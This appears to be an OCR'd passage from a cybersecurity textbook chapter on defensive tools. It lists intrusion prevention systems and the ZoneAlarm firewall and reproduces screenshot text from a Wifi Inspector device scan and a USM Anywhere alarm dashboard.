
✓ IP: 192.168.1.128
Vendor: Beijing Inhand Networking Co
MacAddress: [redacted]
This is your device

✓ IP: 192.168.1.129
Vendor: Sony Mobile Communications Ab
MacAddress: [redacted]
Name: [redacted]

✓ IP: 192.168.1.130
Vendor: Apple
MacAddress: [redacted]
Name: [redacted]

✓ IP: 192.168.1.131
Vendor: Lite-on
MacAddress: [redacted]

Figure 12.25: Screenshot of Wifi Inspector



Intrusion Prevention Tools

USM Anywhere

- USM Anywhere offers **threat detection**, **incident response**, and **compliance management** across the cloud, on-premises, and in hybrid environments
- It can be integrated with **AlienVault Open Threat Exchange (OTX)** to protect the network from intrusions

https://cybersecurity.att.com

IBM Security Network Intrusion Prevention System
https://www.ibm.com

Cyberoam Intrusion Prevention System
http://www.cyberoamworks.com

McAfee Host Intrusion Prevention for Desktops
https://www.mcafee.com

Secure IPS (NGIPS)
https://www.cisco.com


Quantum Intrusion Prevention System (IPS)
https://www.checkpoint.com

Intrusion Prevention Tools

- **USM Anywhere**

  Source: *https://cybersecurity.att.com*

  USM Anywhere can perform threat detection, incident response, and compliance management across cloud, on-premises, and hybrid environments. It can be integrated with AlienVault Open Threat Exchange (OTX), which is an open threat intelligence community with more than 100,000 participants who contribute over 19 million threat indicators daily to protect the network from intrusions.


USM
DASHBOARDS
ACTIVITY
ENVIRONMENT
REPORTS
SETTINGS
Alarms
TIME CREATED Tue 1/24/2017 - Wed 1/25/2017
Search & Filters
Enter search phrase
Show suppressed
Time Created
Last Hour
Last 24 Hours
Last 7 Days
Last 30 Days
Intent
System Compromise (536)
Delivery & Attack (533)
Environmental Awareness (100)
Reconnaissance & Probing (15)
Exploitation & Installation (6)
Reset
Method
EK Payload Delivered (417)
Malware Beaconing to C&C (229)
Suspicious Java Download (110)
Trojan (59)
Malicious SSL Certificate (49)
Windows Event Log Cleared (48)
Remote Access Trojan (20)
Reset
Filter values
Strategy
Exploit Kit (417)
C&C Communication (271)
Malware Infection (228)
Alarms By Intent
System Compromise
Exploitation & Installation
Delivery & Attack
Reconnaissance & Probing
Environmental Awareness
RESULTS 1 - 20 of 1,190
LIMIT 20 50 100
SORT TIME CREATED

INTENT	STRATEGY	METHOD	TIME CREATED	OTX	SOURCES	DESTINAT
	Malware Infection	Malicious SSL Certificate	Wed, Jan 25 2017 1:20:02PM PST		85.10.204.140	192.168.5
	Malware Infection	Trojan	Wed, Jan 25 2017 1:17:02PM PST		10.0.2.15	95.21
	Malware Infection	DNS C&C	Wed, Jan 25 2017 1:10:01PM PST		192.168.204.145	85.17
	Malware Infection	Trojan	Wed, Jan 25 2017 1:10:01PM PST		192.168.204.145	85.17
	Sensitive Data - Credentials in Cl...	Password Leak	Wed, Jan 25 2017 1:09:01PM PST		10.0.2.15	91.22
	C&C Communication	Malware Beaconing to C&C	Wed, Jan 25 2017 1:08:03PM PST		192.168.1.10	176.31
	Exploit Kit	EK Payload Delivered	Wed, Jan 25 2017 1:08:01PM PST		64.202.116.124	64.20
	Suspicious Download	Suspicious Java Download	Wed, Jan 25 2017 1:08:01PM PST		64.202.116.124	64.20
	Suspicious Download	Suspicious Java Download	Wed, Jan 25 2017 1:08:01PM PST		64.202.116.124	192.168.2

Figure 12.26: Screenshot of USM Anywhere


Some additional intrusion prevention tools are listed below:

- IBM Security Network Intrusion Prevention System (*https://www.ibm.com*)
- Cyberoam Intrusion Prevention System (*http://www.cyberoamworks.com*)
- McAfee Host Intrusion Prevention for Desktops (*https://www.mcafee.com*)
- Secure IPS (NGIPS) (*https://www.cisco.com*)
- Quantum Intrusion Prevention System (IPS) (*https://www.checkpoint.com*)

Firewalls: ZoneAlarm Free Firewall and ManageEngine Firewall Analyzer

ZoneAlarm Free Firewall

ZoneAlarm Free Firewall **manages and monitors** all **incoming** and **outgoing** traffic and shields the network from hackers, malware, and other online threats that put **network privacy at risk**


ZoneAlarm
ZONEALARM
Free Firewall
Check Point SOFTWARE TECHNOLOGIES LTD.
Scan
Update
Tools
Help
YOUR COMPUTER IS SECURE
Like us!
Follow us!
Upgrade Now!
ANTIVIRUS
FIREWALL
Protected
MOBILITY
Protected
Install
View Details
View Details

Antivirus is available, but not installed.

